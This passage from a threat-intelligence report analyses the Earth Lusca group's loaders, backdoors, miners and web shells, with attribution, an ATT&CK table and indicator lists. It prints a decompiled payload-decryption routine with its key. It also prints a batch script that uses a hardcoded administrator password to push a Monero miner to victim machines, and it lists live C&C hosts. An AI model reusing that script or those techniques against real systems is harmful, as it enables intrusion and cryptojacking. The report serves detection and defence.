During investigation, we found that Earth Lusca loaded a PowerShell script from the GitHub repository yuibrun/hmm. A look into the repository revealed other attack tools as well as malware, including:

- JSP (Behinder), Perl (Gamma Web Shell), C# and PHP web shells
- Python scripts for port scanning or building reverse shells
- A Visual Basic for Applications (VBA) script (wmi.vba) to execute Windows Management Instrumentation (WMI)
- Exploit tools such as DirtyCow, SMBGhost and JuicyPotato
- Cobalt Strike loaders and XMR miners
- Winnti malware, loader, and the install script (Linux version)

One of the Cobalt Strike samples (4814e8baf52df7a17af3d88aba38d7bce4aed753a05b3d64478d4efedccc6625) found on the repository connected to the C&C domain coivo2xo[.]livehost[.]live, which the group reportedly owns. The JSP web shell Behinder was also identified on compromised GlassFish servers, as mentioned in the server vulnerabilities subsection.

The Linux version sample of Winnti (libxselinux) was also found on the repository, including the loader (libxselinux.so), and the install script (install). The threat actor was reported to have previously used the Winnti malware in their attacks. These clues point to the likelihood that Earth Lusca owns this repository.



Figure 14. The GitHub repository hosting web shells, malware, and attack scripts

Malware Analysis

Cobalt Strike Loader

The threat actor often employs penetration testing tools such as Cobalt Strike. Custom Cobalt Strike loaders were identified in attacks associated with Earth Lusca that were found to be delivered via spear phishing emails or watering hole attacks, typically involving documents or applications. Once the user executes the loader, it will open the decoy document or the application that it pretends to be.

In the background, however, it also downloads a Cobalt Strike shellcode that is XOR encoded with a XOR key. We have observed different XOR keys being used in different loaders, including “fish_master,” “fishdownload,” and “azdx64x64.” Additional research found other encryption or encoding techniques used in their loaders to hide shellcode.

- XOR with single byte
- XOR with multi-bytes
- AES 256
- DES

- Base64
- Steganography

In the case of steganography, the loader downloads a BMP image file instead of an encoded shellcode. The attacker then uses steganography to hide shellcode into an image. The loader then extracts it from the picture to retrieve the Cobalt Strike shellcode.

Figure 15. Steganography image contains randomly colored pixels at the bottom

Here are the steps to extract the shellcode from the picture: The first step involves reading a DWORD value from the address 0x0A (the green text in figure 16), which tells the offset (bfOffBits) where the data starts (blue text). It then moves a displacement value to bfOffBits — which was “3” in the cases we observed. Starting with the byte at offset bfOffBits+3, this byte is part of the HEX value of the original shellcode (red text). It adds an interval value, which is “4” in this case. This byte is another part of the shellcode’s HEX value (red text).

The process will keep adding the interval value, eventually getting the HEX value to construct the original shellcode. We have also seen a variant of the process that subtracts each HEX value with the value “1” to obtain the original HEX value.



Figure 16. An example of the shellcode inside the BMP image file

For Earth Lusca’s more recent samples, the threat actor also started to use the “MITRE – Hijack Execution Flow: DLL Side-Loading” technique to leverage valid code-signed executions, for which the following files are used:

- e6bad7f19d3e76268a09230a123bb47d6c7238b6e007cc45c6bc51bb993e8b46
- 7e35078106bd59b739b1d1fb6ad16d56c3adaf9f10d2e206a1b9b23d64b25cd0
- a72ea60be2adb8f15bbec86910dc1c1f41abe888fb87b1f3f902dcaa85e774f6
- 4b8d15492687e46f939924a3a44b0f9b276229598433fb1380f8b6f46221416d

Doraemon

While this backdoor is already quite old, it is rarely discussed by the general public. Recently mentioned by ESET in their SideWalk report, we first encountered Doraemon around 2016 in incidents involving Korean and Taiwanese online gaming companies. It then disappeared from view for about three years until we encountered it again in 2020.

The naming of the backdoor comes from the fact that it contains an original DLL filename *Doraemon.dll,* and the PDB strings "D:\资料\C++\Doraemon\x64\Release\mem_dll.pdb**"** contained in the project name from an early version circa 2016. The name is originally from a Japanese manga series.

The backdoor usually contains two C&C settings, the first C&C setting being a primary one that is IP or DNS, while the second one is a public website URL that contains encrypted or clear text C&C IP addresses, so even if the first IP/C&Cs are blocked, the threat actor still has a way to achieve persistence.



Figure 17. Encrypted and clear text C&C IP addresses

It's not clear how Earth Lusca delivered this backdoor to victims. Nevertheless, we found two samples connected to C&C domains that belong to Earth Lusca's infrastructure.

FunnySwitch

FunnySwitch is a .NET Framework backdoor that usually starts with the "MITRE – Hijack Execution Flow: DLL Search Order Hijacking" technique and executes inside a legal process that was mentioned and analyzed by Positive Technologies in 2020.

Most known samples are placed in C:\Windows\System32\oci.dll, which starts with msdtc.exe. However, we recently found new samples that leverage the signed McAfee executable file (e6bad7f19d3e76268a09230a123bb47d6c7238b6e007cc45c6bc51bb993e8b46).

These new DLL files both contain a unique PDB string:

- E:\VS2019_Project\while_dll_ms\whilte\x64\Release\macoffe.pdb

We have found and checked two similar DLL files, with one supporting payload encryption, and another that does not.

```
v0 = (char *)&payload;
strcpy((char *)Luid, "!dne1vexd4@mhxvt");
v1 = 0;
v2 = 0;
v3 = 0i64;
do
{
  ++v0;
  v4 = 0i64;
  if ( v3 != 16 )
    v4 = v3;
  *(v0 - 1) ^= *((_BYTE *)&Luid[0].PrivilegeCount + v4);
  v5 = 0;
  v6 = v3 == 16;
  v3 = v4 + 1;
  if ( !v6 )
    v5 = v1;
  ++v2;
  v1 = v5 + 1;
}
while ( v2 < 0x3FA00 );
```

Figure 18. The decryption function

The time stamp is only slightly different — around 9 days — but the entry function has changed, which means development is very active and the backdoor is rapidly being evolved.



Figure 19. Bindiff view of the entry function;
82a0e722f6746d6f1db58b365c0f15da135bff170d2000858d6e345712ea8732 (right) and
6f258841a10be2543878dc8479098f8fe1752f4cbd7c29d6854f5329d0960e87 (left)

ShadowPad

ShadowPad is a malware family that was discovered in 2017 and eventually used in high-profile supply chain attacks. While it was initially used solely by APT41, it started being shared among multiple Chinese threat actors in 2019.

In the case of Earth Lusca, the malware has the same features, but they added an extra layer of obfuscation, making it very different from the Shadowpad samples used by other groups.

In this case, the ShadowPad samples are composed of three components: a valid code signed executable, a DLL loader, and an encrypted payload.

The obfuscation technique used by ShadowPad has previously been described: a function is called before each instruction, which will redirect the code flow to the next instruction, making it very difficult to follow. In addition, some useless comparisons are added to overload the code.

The DLL loader is obfuscated. Its role is to search and load the payload file, which is obfuscated in the same manner as the DLL file. If the payload file is found, its code is copied to the registry and the file is deleted. The next time it runs, the payload will be loaded from the registry. This way, it is not possible to recover the final payload using only the DLL loader and without the registry content. Some of the decrypted configurations we found contained the “mm_telecom” keyword, which might indicate a possible target.

We have seen ShadowPad samples dropped by Cobalt Strike infections distributed by Earth Lusca to its victims.

We observed the same behavior for ShadowPad C&C servers that move rapidly.

Date	IP	ISP
May 18, 2021	139.180.135[.]175	Vultr – German
Jul 20, 2021	207.148.76[.]26	Vultr – Singapore
Aug 31, 2021	149.28.156[.]173	Vultr – Singapore
Sep 7, 2021	156.240.107[.]248	UDC – Hong Kong

Table 4. Resolve History for 6czumi0fbg.symantecupd[.]com

Winnti

Winnti for Linux is a copy of the open-source userland rootkit Azazel with some modifications that was researched and published in detail in 2019. Designed to work with the TreadStone controller, the backdoor existed under the radar of security vendors for years because it was installed on Linux machines that lacked security solutions — either due to a lack of options or because the machine’s owner wanted to reduce performance hits in a production environment.

Miners

We also found several miner programs, installation scripts, and machine lists in Earth Lusca's GitHub repository, the primary cryptocurrency target being Monero (XMR).

```
for /f %%i in (C:\Windows\IME\ok.txt) do
  net use \\%%i\ipc$  trepang674 /u:RUDD\administrator &&
  copy C:\Windows\IME\pwm.exe \\%%i\c$\windows\temp\ &&
  cscript C:\Windows\IME\wmi.vbs -h %%i -u RUDD\administrator -p trepang674 -c echo -cmd
  "C:\Windows\temp\pwm.exe -o pool.minexmr.com:5555 -u
  48uBbfzwaiWgeoyBM3pp11GTYewMS2AXYj7PUYBjAx349vMJ5xU7xG9XZLQVd9MZRFH3eRXChifbs3Hz94KuHpTALi3
  UXDg -p n1 --cpu-max-threads-hint=20 --donate-level=1 -B"
net use * /del /y
```

Figure 20. The shell script to launch the cryptocurrency miner

- by.bat – XMR installation Scripts
- ok.txt – Victim machine lists
- pwm.exe – XMR Miner
- wmi.vbs – WMI EXEC Vbscript

Further analysis shows that the threat actors install the miner on the victim's machine to earn money. At first glance, the revenue earned from the mining activities seem low. However, it also shows the victim's Active Directory being compromised.



Figure 21. The cryptocurrency miner's dashboard

Others

Based on the information we found in the GitHub repository, we know that Earth Lusca uses multiple web shells that are written in several languages such as JSP, PHP, Perl, C# and ASPX. Despite their differences, these web shells are all designed to get the job done.

The following subsections will briefly cover a couple of web shell management tools that the group uses.

AntSword

AntSword is a successor of the China Chopper web shell that integrates more features compared to other web shell management tools. Perhaps its unique selling point is its plugin store, where a user can enhance its functions via additional plugins.

Figure 22. AntSword's plugin store

Behinder

Behinder is a web shell management toolkit that encrypts traffic — making it stand out from other web shell management tools, Encrypted payloads are more difficult for web application firewalls or intrusion prevention systems to discover.



Figure 23.The Behinder UI

Attribution

In January 2020, ESET reported a new campaign targeting universities in Hong Kong with both Winnti and a new ShadowPad variant. On May 21, 2020, few domains related to the same cluster of infrastructure used in this campaign were listed as the indicators in an FBI alert mentioning that nation-state threat actors were targeting US organizations conducting Covid-19 research.

Positive Technologies released a report sharing the analysis of a new malware called FunnySwitch, which possibly originated from the same developers of the Crosswalk malware: the C&C domains of FunnySwitch could connect to the infrastructure of the same campaign. Another report released by Dr.WEB in March 2021 identified another malware called Spyder, which also used the same associated C&C infrastructure.

In April 2021, the NTT Group published a report of a campaign that deployed Cobalt Strike and Acunitex on compromised GlassFish servers to perform targeted attacks. The report addressed the activity overlaps with aforementioned ESET and Dr.WEB's reports. A few months later, in July 2021, Avast reported that the website of a Mongolian certification authority was compromised to distribute Cobalt Strike binaries associated with the indicators described in the NTT Group's report. Recorded Future reported the same cluster of activity later on and gave a temporary name to this campaign (TAG-22).

In July 2021, we published a report on a new malware called BIOPASS RAT. The malware was loaded by loaders that have the same PDB string reported in both the NTT Group and Avast's reports.

More recently, PwC published an extensive analysis of the ShadowPad variant (32 bit version) that Earth Lusca used.



Figure 24. Research and reports related to Earth Lusca

The earlier research done on these activities initially attributed it to the Winnti Group since the malware used in the campaigns included Winnti and ShadowPad (reported to be associated with the Winnti Group). As more details emerged, however, it became clear that the TTP and the infrastructure differ from those used by any subcluster under the Winnti umbrella.

More recent reports consider it to be another cluster of activities under the name TAG-22 or Fishmonger. We decided to separate the cluster as an independent campaign and named it Earth Lusca.

The term Winnti has evolved since it first hit public consciousness in 2013. While it was initially designated as both a tool and its associated threat actor, the research community has begun to consider the term “Winnti” as one that no longer refers to a single threat actor, but encompasses several different groups originating from the same country and possibly sharing parts of their code, tools and TTP.

We can conclude with medium confidence that Earth Lusca is part of the Winnti cluster, but we prefer to state the facts and consider it as a single threat actor.

Conclusion

Earth Lusca is a cyberespionage campaign that targets high value organizations around the world via spear phishing or watering hole attacks using tried and true social engineering techniques. One of their motivations is financial gain, as evidenced by their targeting of gambling and cryptocurrency companies. Furthermore, the group also targets public-facing servers through the exploitation of known vulnerabilities in servers that are running out-of-date versions of applications. Earth Lusca also used vulnerability scanning tools to discover possible vulnerabilities inside the websites of targeted victims.

The infection vectors used by the group shows the importance of applying security best practices such as proper vetting of emails and websites being visited, as well as constantly updating software to their latest security iterations to minimize the chances of vulnerability exploitation.

Furthermore, advanced and versatile security technologies such as Trend Micro XDR can help defend organizations from threat actors such as Earth Lusca by collecting and correlating activity data across multiple vectors — from emails and endpoints to servers, cloud workloads, and networks — enabling a layer of security detection and investigation that cannot be matched by traditional security solutions.

Appendix A. MITRE ATT&CK

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Active Scanning	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Brute Force	Account Discovery	Exploitation of Remote Services	Archive Collected Data	Application Layer Protocol	Exfiltration Over C2 Channel
Gather Victim Host Information	Compromise Accounts	Exploit Public-Facing Application	Deploy Container	BITS Jobs	Create or Modify System Process	BITS Jobs	Credentials from Password Stores	File and Directory Discovery	Internal Spearphishing	Data from Local System	Data Obfuscation	Transfer Data to Cloud Account
Gather Victim Identity Information	Compromise Infrastructure	External Remote Services	Scheduled Task/Job	Create Account	Hijack Execution Flow	Deobfuscate/Decode Files or Information	OS Credential Dumping	Network Service Scanning		Data from Network Shared Drive	Encrypted Channel	
Gather Victim Network Information	Obtain Capabilities	Phishing	System Services	Create or Modify System Process	Scheduled Task/Job	Deploy Container	Steal Application Access Token	Network Share Discovery		Email Collection	Non-Standard Port	
Gather Victim Org Information	Stage Capabilities	Supply Chain Compromise	Windows Management Instrumentation	External Remote Services	Valid Accounts	Hide Artifacts	Unsecured Credentials	Query Registry		Screen Capture	Protocol Tunneling	
Phishing for Information		Valid Accounts		Hijack Execution Flow		Hijack Execution Flow		Remote System Discovery			Proxy	
Search Closed Sources				Scheduled Task/Job		Impair Defenses		System Network Connections Discovery			Remote Access Software	
Search Open Technical Databases				Valid Accounts		Modify Registry						
Search Open Websites/Domains						Signed Binary Proxy Execution						
Search Victim-Owned Websites						Valid Accounts						

Reconnaissance

- Active Scanning
- Gather Victim Host Information
- Gather Victim Identity Information
- Gather Victim Network Information

- Gather Victim Org Information
- Phishing for Information
- Search Closed Sources
- Search Open Technical Databases
- Search Open Websites/Domains
- Search Victim-Owned Websites

Resource Development

- Acquire Infrastructure
- Compromise Accounts
- Compromise Infrastructure
- Obtain Capabilities
- Stage Capabilities

Initial Access

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Phishing
- Supply Chain Compromise
- Valid Accounts

Execution

- Command and Scripting Interpreter
- Deploy Container
- Scheduled Task/Job
- System Services
- Windows Management Instrumentation

Persistence

- Account Manipulation
- BITS Jobs
- Create Account
- Create or Modify System Process
- External Remote Services
- Hijack Execution Flow
- Scheduled Task/Job
- Valid Accounts

Privilege Escalation

- Abuse Elevation Control Mechanism
- Create or Modify System Process
- Hijack Execution Flow
- Scheduled Task/Job

- Valid Accounts

Defense Evasion

- Abuse Elevation Control Mechanism
- BITS Jobs
- Deobfuscate/Decode Files or Information
- Deploy Container
- Hide Artifacts
- Hijack Execution Flow
- Impair Defenses
- Modify Registry
- Signed Binary Proxy Execution
- Valid Accounts

Credential Access

- Brute Force
- Credentials from Password Stores
- OS Credential Dumping
- Steal Application Access Token
- Unsecured Credentials

Discovery

- Account Discovery
- File and Directory Discovery
- Network Service Scanning
- Network Share Discovery
- Query Registry
- Remote System Discovery
- System Network Connections Discovery

Lateral Movement

- Exploitation of Remote Services
- Internal Spearphishing

Collection

- Archive Collected Data
- Data from Local System
- Data from Network Shared Drive
- Email Collection
- Screen Capture

Command and Control

- Application Layer Protocol
- Data Obfuscation
- Encrypted Channel
- Non-Standard Port
- Protocol Tunneling
- Proxy
- Remote Access Software

Exfiltration

- Exfiltration Over C2 Channel
- Transfer Data to Cloud Account

Appendix B. Indicators of Compromise

Doraemon

Files

SHA256	Note	Detection	TrendX
2d3699607194d1a2a6c1eeeb5d0e5e5e385b78d94d5053e38e3c1908c5ced1c6	Doraemon backdoor	Backdoor.Win64.DORAEMON.A	Troj.Win32.TRX.XXPE50FFF036
95aa15baeef978b99e63a406fa06a1197f6f762047f9729f17bb49b72ead6477	Doraemon backdoor	Backdoor.Win64.DORAEMON.A	N/A

C&C server

DNS server
dsyu.livehost[.]live
dust.dnslookup[.]services
http://www.akiyaku[.]jp/images/images/mm.html
http://www.n[.]co/1/1/1/1

Cobalt Strike

Files

SHA256	Note	Detection	TrendX
46aedd46f54967c9c9dbfabc04237a4808981086d94c5fd5482a5d42e34d8b1f	Cobalt Strike dropper	Trojan.Win64.COBEACON.SVH	Trojan.Win64.COBEACON.SVH
d71a7b1efc4a06afffd94f526ad496368a9c4489296076449c74eec2d76ee4ca	Cobalt Strike dropper	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
6a4e32229e5ca41e8eca99cefe5beef3e3621c2199f8844b4d218c14b5481534	Cobalt Strike	Trojan.Win32.COBEACON.BU	N/A
8be8a6f8fe7c182a5017040aa8c8cfc9cefbcf8f3d1be932c7e710101c34d57e	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
82a0e722f6746d6f1db58b365c0f15da135bff170d2000858d6e345712ea8732	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
c6a027d3c7e4734e4cf62741f7fb58f225dcb5ad36af75c6e19a4e3d870294e8	Cobalt Strike	Trojan.Win32.COBEACON.BU	N/A
28c9a18366475de99f5959750e2f3c526668bee78af3419c646a514eecaeebbd	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.I	Ransom.Win32.TRX.XXPE50FFF051
d36deb308bd61d31d919d4d77f5c12ac108042da9b9301678859229e2fc891e1	Cobalt Strike	Trojan.Win64.COBEACON.SVH	TROJ.Win32.TRX.XXPE50FFF051
44fa4d2db0b68a0638e0d28594fd446ef2615755c9fc001e7e2e80feea3052ae	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
93956d3ebb0614ff5c959bed7edaf4f3f41df4538468de0f84f3e27b8e3bde49	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
5e9d0dc03f725337ec3e2a426d982563ff2ec0232c829325599e721d4307bb9a	Cobalt Strike	Trojan.Win32.COBEACON.BU	N/A
586dc1eb6e9f910e3cba04f80ad6ce61abfe	Cobalt Strike	Trojan.Win32.COBEACON.BU	N/A

523f93f09b7188afd3c780bf81fe			
7fd30094c50e324431fd913076c46ccd722ba2eb5a670d129e3fd3f45c124383	Cobalt Strike	Trojan.Win32.COBEACON.BU	N/A
2fe174c17383598025c3af714cbd4807ed5eac3ba17b1ac444794de6650bc188	Cobalt Strike	Trojan.Win32.COBALSTRIKE.F	Troj.Win32.TRX.XXPE50FFF051
afead6dc93f0a64c68b091420d9b884550418e9322109d483eb625e7694f8105	Cobalt Strike	Trojan.Win32.COBALTSTRIKE.E	Troj.Win32.TRX.XXPE50FFF051
8559fe618ca3841b9f541a034393cfe8b454751fb99791c4c6de1b20ac08d803	Cobalt Strike	Trojan.Win32.COBALTSTRIKE.E	Troj.Win32.TRX.XXPE50FFF051
4814e8baf52df7a17af3d88aba38d7bce4aed753a05b3d64478d4efedccc6625	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
2409047d04b8d3317710eca9e5d97e56a5210b07781903b2f2dc29358c1d4c56	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.I	TROJ.Win32.TRX.XXPE50FFF051
171403ea31eb670cc240305dfda802f06f01339587ae02384f9d3b01720432c7	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.I	N/A
2e8652950932b5f3e8901b125d4198b2cae3abde50dcf072e77c788c0f76b43a	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.I	Troj.Win32.TRX.XXPE50FFF051
9d514cdf1db58f7eef40a7bea52c9e646b5db0f81ed2809caed9a68b97665d99	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.I	Troj.Win32.TRX.XXPE50FFF051
66667b6033523990669facd78a6d8903f40b5c6e6cfaafb924873b0e590f2a696	Cobalt Strike	Trojan.Win32.COBALTSTRIKE.F	Troj.Win32.TRX.XXPE50FFF051
9a73700d5c704c884cb9c905b4e4dfdf299ade57eba52801ae1d076137cff552	Cobalt Strike	Trojan.Win32.COBALTSTRIKE.F	N/A
2ca332d56d0e032be324b6ed2c014f4edf9cfa328bc5ac61e5434c9ddf7c17b6	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051

